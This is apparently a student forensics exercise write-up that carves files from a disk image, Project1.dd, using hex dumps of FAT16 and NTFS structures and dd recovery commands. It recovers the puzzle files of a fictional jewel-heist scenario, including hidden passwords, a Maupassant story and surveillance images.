
# Partition Identification

```
Forensics $ fdisk -l Project1.dd
Disk Project1.dd: 1.8 GiB, 1941962752 bytes, 3792896 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3072e18

Device       Boot   Start     End Sectors  Size Id Type
Project1.dd1         2048  514047  512000  250M  6 FAT16
Project1.dd2       514048 1538047 1024000  500M 86 NTFS volume set
Project1.dd3      1538048 3074047 1536000  750M  6 FAT16
```



# Partition #1, FAT16

# Partition #1 – FAT16 Boot Sector




- Bytes / Sector: 512
- Sectors / Cluster: 8
- Reserved Sectors: 8
- Sectors Before Partition: 2048
- Sectors / FAT: 256

# Partition #1 – FAT16 File Allocation Table

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00101000 | F8 FF FF FF 00 00 04 00 | 05 00 FF FF 07 00 08 00 | øÿÿÿ.....ÿÿ.... |
| 00101010 | 09 00 0A 00 0B 00 0C 00 | 0D 00 0E 00 0F 00 10 00 | ..... |
| 00101020 | 11 00 12 00 13 00 14 00 | 15 00 16 00 17 00 18 00 | ..... |
| 00101030 | 19 00 1A 00 1B 00 FF FF | 1D 00 1E 00 1F 00 20 00 | .....ÿÿ..... . |
| 00101040 | 21 00 22 00 23 00 24 00 | 25 00 26 00 27 00 FF FF | !."."#.$.%.&.'.ÿÿ |
| 00101050 | 29 00 2A 00 2B 00 2C 00 | 2D 00 2E 00 2F 00 30 00 | ).*.+.,.-.../.0. |
| | | ⋮ | |
| 001011E0 | F1 00 F2 00 F3 00 F4 00 | F5 00 F6 00 F7 00 F8 00 | ñ.ò.ó.ô.õ.ö.÷.ø. |
| 001011F0 | F9 00 FA 00 FB 00 FC 00 | FD 00 FE 00 FF 00 00 01 | ù.ú.û.ü.ý.þ.ÿ... |
| 00101200 | 01 01 02 01 03 01 04 01 | FF FF FF FF FF FF FF FF | .....ÿÿÿÿÿÿÿÿ |
| 00101210 | FF FF FF FF 00 00 00 00 | 00 00 00 00 00 00 00 00 | ÿÿÿÿ..... |

- 4 files on FAT16 partition
- 1 Cluster Data Offset => 8 sectors before start of user data
- Clusters allocated for each file
  - File 1: 3
  - File 2: 22
  - File 3: 12
  - File 4: 221


# Partition #1 – FAT16 Root Directory

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00141000 | 50 4C 41 4E 53 20 20 20 | 20 20 20 08 00 00 60 05 | PLANS ...`. |
| 00141010 | 22 51 22 51 00 00 60 05 | 22 51 00 00 00 00 00 00 | "Q"Q..`."Q..... |
| 00141020 | E5 45 00 6D 00 61 00 69 | 00 6C 00 0F 00 B2 2E 00 | åE.m.a.i.l...².. |
| 00141030 | 64 00 6F 00 63 00 78 00 | 00 00 00 00 FF FF FF FF | d.o.c.x.....ÿÿÿÿ |
| 00141040 | E5 4D 41 49 4C 7E 31 20 | 44 4F 43 20 00 00 FA 62 | åMAIL~1 DOC ..úb |
| 00141050 | 22 51 22 51 00 00 55 02 | 22 51 03 00 B4 2D 00 00 | "Q"Q..U."Q..´-.. |
| 00141060 | 41 4E 00 65 00 63 00 6B | 00 6C 00 0F 00 9A 61 00 | AN.e.c.k.l....a. |
| 00141070 | 63 00 65 00 2E 00 70 00 | 64 00 00 00 66 00 00 00 | c.e...p.d...f... |
| 00141080 | 4E 45 43 4B 4C 41 43 45 | 50 44 46 20 00 64 FD 62 | NECKLACEPDF .dýb |
| 00141090 | 22 51 22 51 00 00 43 00 | 22 51 06 00 31 51 01 00 | "Q"Q..C."Q..1Q.. |
| 001410A0 | E5 44 00 61 00 73 00 68 | 00 2E 00 0F 00 1D 4A 00 | åD.a.s.h......J. |
| 001410B0 | 50 00 47 00 00 00 FF FF | FF FF 00 00 FF FF FF FF | P.G...ÿÿÿÿ..ÿÿÿÿ |
| 001410C0 | E5 41 53 48 20 20 20 20 | 4A 50 47 20 00 64 02 63 | åASH JPG .d.c |
| 001410D0 | 22 51 22 51 00 00 A2 01 | 22 51 1C 00 56 B6 00 00 | "Q"Q..c."Q..V¶.. |
| 001410E0 | 41 47 00 65 00 6D 00 73 | 00 2E 00 0F 00 29 70 00 | AG.e.m.s.....)p. |
| 001410F0 | 64 00 66 00 00 00 FF FF | FF FF 00 00 FF FF FF FF | d.f...ÿÿÿÿ..ÿÿÿÿ |
| 00141100 | 47 45 4D 53 20 20 20 20 | 50 44 46 20 00 00 07 63 | GEMS PDF ...c |
| 00141110 | 22 51 22 51 00 00 A2 01 | 22 51 28 00 37 C0 0D 00 | "Q"Q..c."Q(.7À.. |
| 00141120 | 41 2E 00 54 00 72 00 61 | 00 73 00 0F 00 E4 68 00 | A..T.r.a.s...äh. |
| 00141130 | 2D 00 31 00 30 00 30 00 | 30 00 00 00 00 00 FF FF | -.1.0.0.0.....ÿÿ |
| 00141140 | 54 52 41 53 48 2D 7E 31 | 20 20 20 10 00 00 09 63 | TRASH-~1 ....c |
| 00141150 | 22 51 22 51 00 00 09 63 | 22 51 05 01 00 00 00 00 | "Q"Q...c"Q..... |

| Filename | Ext | Status | Clust Start (Hex) | Cluster Start | # Clusters | # Sectors | File Size (Hex) | File Size | File Size (Sectors) |
|---|---|---|---|---|---|---|---|---|---|
| Email | docx | Deleted | 3 | 3 | 3 | 24 | 2db4 | 11700 | 23 |
| Necklace | pdf | Active | 6 | 6 | 22 | 176 | 15131 | 86321 | 169 |
| Dash | jpg | Deleted | 1C | 28 | 12 | 96 | b656 | 46678 | 92 |
| Gems | pdf | Active | 28 | 40 | 221 | 1768 | dc037 | 901175 | 1761 |
| Trash | | | 105 | 261 | | | | | |

# Partition #1 – FAT16 Data Area

| | Allocated (Sectors) | Start | File Length (Sectors) |
|---|---|---|---|
| Sectors to Partition | 2048 | 0 | |
| Reserved Sectors | 8 | 2048 | |
| FAT #1 Length | 256 | 2056 | |
| FAT #2 Length | 256 | 2312 | |
| Root Directory Length | 32 | 2568 | |
| Data Area Buffer | 8 | 2600 | |
| Email.docx | 24 | 2608 | 23 |
| Necklace.pdf | 176 | 2632 | 169 |
| Dash.jpg | 96 | 2808 | 92 |
| Gems.pdf | | 2904 | 1761 |



# Partition #1 – File Recovery and Analysis

| File | Recovery Command |
|---|---|
| Email.docx | dd if=Project1.dd of=Email.docx bs=512 skip=2608 count=23 |
| Necklace.pdf | dd if=Project1.dd of=Necklace.pdf bs=512 skip=2632 count=169 |
| Dash.jpg | dd if=Project1.dd of=Dash.jpg bs=512 skip=2808 count=92 |
| Gems.pdf | dd if=Project1.dd of=Gems.pdf bs=512 skip=2904 count=1761 |

- Email.docx, Deleted
  - ✓ Email between John Disco and Bill Taker
    - Zip file password: G3tTh3G00dStuff!
    - Indicates gpg files will also be used
- Necklace.pdf, Active
  - ✓ A short story about a diamond necklace
- Dash.jpg, Deleted
  - ✓ An image for a game called diamond dash
- Gems.pdf, Active
  - ✓ Technical paper on gemology

# Partition #1 – Recovered Files

Email.docx

Bill,

Before we can get to the good stuff we have to make sure we hide everything! This email contains all the files you will need for the heist! There is also a little light reading for you during your travels.

We will use the password “G3tTh3G00dStuff!” for zipped files, but we use another password for gpg files. Make sure to delete this email and all files so no one can track us!

Johnny D.

Gems.pdf

1811-5209/09/0005-0147$2.50 DOI: 10.2113/gselements.5.3.147

**Prompted by the increasing number of laboratory-grown gems and the growing sophistication of treatments of natural stones, gemology has evolved into a science of its own. The discipline is rapidly incorporating relevant aspects of materials science and chemistry, and it h**

**its activities and its terminology. Gemology is becoming an**

**of specialization for mineralogists. If the study of beautiful, fa**

**seems frivolous to some, it is worth noting that 20 to 25 bil**

**year are at stake, and the study of natural gem materials ar**

has evolved from a trade practice to a recognized science. Its economic field of application is the gems and jewelry trade. About 150 billion

Necklace.pdf

**The Diamond Necklace, , by Guy de Maupassant**

**Page 1**

The girl was one of those pretty and charming young creatures who sometimes are born, as if by a slip of fate, into a family of clerks. She had no dowry, no expectations, no way of being known, understood, loved, married by any rich and distinguished man; so she let herself be married to a little clerk of the Ministry of Public Instruction.

She dressed plainly because she could not dress well, but she was unhappy as if she had really fallen from a higher station; since with women there is neither caste nor rank, for beauty, grace and charm take the place of family and birth. Natural ingenuity, instinct for what is elegant, a supple mind are their sole hierarchy, and often make of women of the people the equals of the very greatest ladies.

Mathilde suffered ceaselessly, feeling herself born to enjoy all delicacies and all luxuries. She was distressed at the poverty of her dwelling, at the bareness of the walls, at the shabby chairs, the ugliness of the curtains. All those things, of which another woman of her rank would never even have been conscious, tortured her and made her angry. The sight of the little Breton peasant who did her humble housework aroused in her despairing regrets and bewildering dreams. She thought of silent antechambers hung with Oriental tapestry, illumined by tall bronze candelabra, and of two great footmen in knee breeches who sleep in the big armchairs, made drowsy by the oppressive heat of the stove. She thought of long reception halls hung with ancient silk, of the dainty cabinets containing priceless curiosities and of the little coquettish perfumed reception rooms made for chatting at five o'clock with intimate friends, with men famous and sought after, whom all women envy and whose attention they all desire.

When she sat down to dinner, before the round table covered with a tablecloth in use three days, opposite her husband, who uncovered the soup tureen and declared with a delighted air, "Ah, the good soup! I don't know anything better than that," she thought of dainty dinners, of shining silverware, of tapestry that peopled the walls with ancient personages and with strange birds flying in the midst of a fairy forest; and she thought of delicious dishes served on marvellous plates and of the whispered gallantries to which you listen with a sphinxlike smile while you are eating the pink meat of a trout or the wings of a quail.


She had no gowns, no jewels, nothing. And she loved nothing but that. She felt made for that. She would have liked so much to please, to be envied, to be charming, to be sought after.

She had a friend, a former schoolmate at the convent, who was rich, and whom she did not like to go to see any more because she felt so sad when she came home.

Dash.jpg

# Partition #2, NTFS

# Partition #2 – NTFS Master Boot Record




- Bytes / Sector: 512
- Sectors / Cluster: 8
- Reserved Sectors: 0
- Sectors Before Partition: 514048
- $MFT Cluster Start: 4
- # System $MFT Records: 64

# Partition #2 – NTFS Data Structures

| NTFS Data Stucture Locations | | |
|---|---|---|
| | Allocated (Sectors) | Start |
| Sectors to Partition | 514048 | 0 |
| $MFTMirr Start | 511992 | 1026040 |
| $MFT Cluster Start | 32 | |
| $MFT System Records | 128 | 514080 |
| File #1 $MFT Record | 2 | 514208 |
| File #2 $MFT Record | 2 | 514210 |
| File #3 $MFT Record | 2 | 514212 |
| File #4 $MFT Record | 2 | 514214 |
| File #5 $MFT Record | 2 | 514216 |

# Partition #2 – $MFT Records

| NTFS $MFT Record Information | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Filename | Ext | Attributes | Non-Resident | File Size | Sectors | 1st Cluster | 1st Sector | 1st Sector + Disk Offset | # Clusters | # Sectors | First VCN | Last VCN |
| Mystery | zip | $STANDARD_INFORMATION<br>$FILENAME<br>$SECURITY_DESCRIPTOR<br>$DATA | No | 258 | 1 | | 0 | 514048 | | 0 | | |
| Surveil1 | jpg | $STANDARD_INFORMATION<br>$FILENAME<br>$SECURITY_DESCRIPTOR<br>$DATA | Yes | 11602 | 23 | 16108 | 128864 | 642912 | 3 | 24 | 0 | 2 |
| Surveil2 | zip | $STANDARD_INFORMATION<br>$FILENAME<br>$SECURITY_DESCRIPTOR<br>$DATA | Yes | 11179 | 22 | 20200 | 161600 | 675648 | 3 | 24 | 0 | 2 |
| Encoding | pdf | $STANDARD_INFORMATION<br>$FILENAME<br>$SECURITY_DESCRIPTOR<br>$DATA | Yes | 104632 | 205 | 24296 | 194368 | 708416 | 26 | 208 | 0 | 25 |

# Partition #2 – File Recovery and Analysis

| Recovery Command |
| --- |
| dd if=Project1.dd of=Mystery.zip bs=1 skip=263274864 count=258 |
| dd if=Project1.dd of=Surveil1.jpg bs=512 skip=642912 count=23 |
| dd if=Project1.dd of=Surveil2.zip bs=512 skip=675648 count=22 |
| dd if=Project1.dd of=Encoding.pdf bs=512 skip=708416 count=205 |


- Mystery.zip, Deleted, Zip Encrypted
  - ✓ Hex encoded payload
  - ✓ Decodes to “The password for GPG files is L3tsGetP@id!”
- Surveil1.jpg, Active, Unencrypted
  - ✓ An aerial view of the U.S. capital
- Surveil2.zip, Deleted, Zip Encrypted
  - ✓ An image of the Smithsonian Museum in Washington D.C.
- Encoding.pdf. Active, Unencrypted
  - ✓ A guide on encoding schemes useful for decoding Mystery.zip

# Partition #2 – Recovered Files

Mystery.txt

```
Forensics $ cat Mystery.txt
5468652070617373776f726420666f72204750472066696c6573206973204c337473476574504069642 10a
```

Encoding.pdf



Different Types Of Encoding Schemes – A Primer

03/08/2009 · 1176 words · 6 min read


As a software developer and especially as a web developer you likely see/use diff
types of encoding every day. I know I come across all sorts of different encodings
time. However since encoding is never really a central concept, it is often glossed
and it can sometimes be confusing which encoding is which and when each one i
relevant. Well, to put the confusion to bed once and for all, here is a quick primer

Surveil1.jpg

Surveil2.jpg

# Partition #3, FAT16

# Partition #3 – FAT16 Boot Sector




- Bytes / Sector: 512
- Sectors / Cluster: 32
- Reserved Sectors: 32
- Sectors Before Partition: 1,538,048
- Sectors / FAT: 192

# Partition #3 – FAT16 File Allocation Table

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 2EF04000 | F8 FF FF FF 00 00 FF FF | 05 00 06 00 07 00 08 00 | øÿÿÿ..ÿÿ..... |
| 2EF04010 | 09 00 0A 00 0B 00 0C 00 | 0D 00 0E 00 0F 00 10 00 | ..... |
| 2EF04020 | 11 00 12 00 13 00 14 00 | 15 00 16 00 17 00 18 00 | ..... |
| 2EF04030 | 19 00 1A 00 1B 00 1C 00 | 1D 00 1E 00 1F 00 20 00 | ..... . |
| 2EF04040 | 21 00 22 00 23 00 24 00 | 25 00 26 00 27 00 28 00 | !."."#.$.%.&.'.(. |
| 2EF04050 | 29 00 2A 00 2B 00 2C 00 | 2D 00 2E 00 2F 00 30 00 | ).*.+.,.-.../.0. |
| 2EF04060 | 31 00 32 00 33 00 34 00 | 35 00 36 00 37 00 38 00 | 1.2.3.4.5.6.7.8. |
| 2EF04070 | 39 00 3A 00 3B 00 3C 00 | 3D 00 3E 00 3F 00 40 00 | 9.:.;.<.=.>.?.@. |
| 2EF04080 | 41 00 42 00 43 00 44 00 | 45 00 46 00 47 00 48 00 | A.B.C.D.E.F.G.H. |
| 2EF04090 | 49 00 4A 00 4B 00 4C 00 | 4D 00 4E 00 4F 00 50 00 | I.J.K.L.M.N.O.P. |
| 2EF040A0 | 51 00 52 00 53 00 54 00 | 55 00 56 00 57 00 58 00 | Q.R.S.T.U.V.W.X. |
| 2EF040B0 | 59 00 5A 00 5B 00 5C 00 | 5D 00 5E 00 5F 00 60 00 | Y.Z.[.\.].^._.`. |
| 2EF040C0 | 61 00 62 00 63 00 64 00 | 65 00 66 00 67 00 FF FF | a.b.c.d.e.f.g.ÿÿ |
| 2EF040D0 | 69 00 6A 00 FF FF FF FF | FF FF FF FF FF FF FF FF | i.j.ÿÿÿÿÿÿÿÿÿÿÿÿ |
| 2EF040E0 | FF FF 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ÿÿ..... |

- 4 files on FAT16 partition
- 1 Cluster = 32 sectors into data area before start of user data
- Clusters allocated for each file
  - File 1: 1
  - File 2: 100
  - File 3: 3
  - File 4: 1


# Partition #3 – FAT16 Root Directory

| Offset | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | ASCII |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2EF34000 | 4F | 42 | 4A | 45 | 43 | 54 | 49 | 56 | 45 | 20 | 20 | 08 | 00 | 00 | 7C | 05 | OBJECTIVE ...\|. |
| 2EF34010 | 22 | 51 | 22 | 51 | 00 | 00 | 7C | 05 | 22 | 51 | 00 | 00 | 00 | 00 | 00 | 00 | "Q"Q..\|."Q..... |
| 2EF34020 | E5 | 50 | 00 | 6C | 00 | 61 | 00 | 6E | 00 | 2E | 00 | 0F | 00 | 5E | 67 | 00 | åP.l.a.n.....^g. |
| 2EF34030 | 70 | 00 | 67 | 00 | 00 | 00 | FF | FF | FF | FF | 00 | 00 | FF | FF | FF | FF | p.g...ÿÿÿÿ..ÿÿÿÿ |
| 2EF34040 | E5 | 4C | 41 | 4E | 20 | 20 | 20 | 20 | 47 | 50 | 47 | 20 | 00 | 64 | 2C | 63 | åLAN GPG .d,c |
| 2EF34050 | 22 | 51 | 22 | 51 | 00 | 00 | 79 | BF | 1F | 51 | 03 | 00 | A0 | 1D | 00 | 00 | "Q"Q..y¿.Q.. ... |
| 2EF34060 | 41 | 48 | 00 | 69 | 00 | 73 | 00 | 74 | 00 | 6F | 00 | 0F | 00 | D3 | 72 | 00 | AH.i.s.t.o...Ór. |
| 2EF34070 | 79 | 00 | 2E | 00 | 67 | 00 | 70 | 00 | 67 | 00 | 00 | 00 | 00 | 00 | FF | FF | y...g.p.g.....ÿÿ |
| 2EF34080 | 48 | 49 | 53 | 54 | 4F | 52 | 59 | 20 | 47 | 50 | 47 | 20 | 00 | 00 | 30 | 63 | HISTORY GPG ..0c |
| 2EF34090 | 22 | 51 | 22 | 51 | 00 | 00 | 79 | BF | 1F | 51 | 04 | 00 | 5A | D7 | 18 | 00 | "Q"Q..y¿.Q..Z×.. |
| 2EF340A0 | E5 | 47 | 00 | 6F | 00 | 61 | 00 | 6C | 00 | 2E | 00 | 0F | 00 | 1B | 67 | 00 | åG.o.a.l.....g. |
| 2EF340B0 | 70 | 00 | 67 | 00 | 00 | 00 | FF | FF | FF | FF | 00 | 00 | FF | FF | FF | FF | p.g...ÿÿÿÿ..ÿÿÿÿ |
| 2EF340C0 | E5 | 4F | 41 | 4C | 20 | 20 | 20 | 20 | 47 | 50 | 47 | 20 | 00 | 64 | 33 | 63 | åOAL GPG .d3c |
| 2EF340D0 | 22 | 51 | 22 | 51 | 00 | 00 | 79 | BF | 1F | 51 | 68 | 00 | 14 | BE | 00 | 00 | "Q"Q..y¿.Qh..¾.. |
| 2EF340E0 | 41 | 53 | 00 | 75 | 00 | 72 | 00 | 76 | 00 | 65 | 00 | 0F | 00 | 55 | 69 | 00 | AS.u.r.v.e...Ui. |
| 2EF340F0 | 6C | 00 | 2E | 00 | 67 | 00 | 70 | 00 | 67 | 00 | 00 | 00 | 00 | 00 | FF | FF | l...g.p.g.....ÿÿ |
| 2EF34100 | 53 | 55 | 52 | 56 | 45 | 49 | 4C | 20 | 47 | 50 | 47 | 20 | 00 | 00 | 37 | 63 | SURVEIL GPG ..7c |
| 2EF34110 | 22 | 51 | 22 | 51 | 00 | 00 | 79 | BF | 1F | 51 | 6B | 00 | 46 | 16 | 00 | 00 | "Q"Q..y¿.Qk.F... |
| 2EF34120 | 41 | 2E | 00 | 54 | 00 | 72 | 00 | 61 | 00 | 73 | 00 | 0F | 00 | E4 | 68 | 00 | A..T.r.a.s...äh. |
| 2EF34130 | 2D | 00 | 31 | 00 | 30 | 00 | 30 | 00 | 30 | 00 | 00 | 00 | 00 | 00 | FF | FF | -.1.0.0.0.....ÿÿ |
| 2EF34140 | 54 | 52 | 41 | 53 | 48 | 2D | 7E | 31 | 20 | 20 | 20 | 10 | 00 | 64 | 39 | 63 | TRASH-~1 ..d9c |
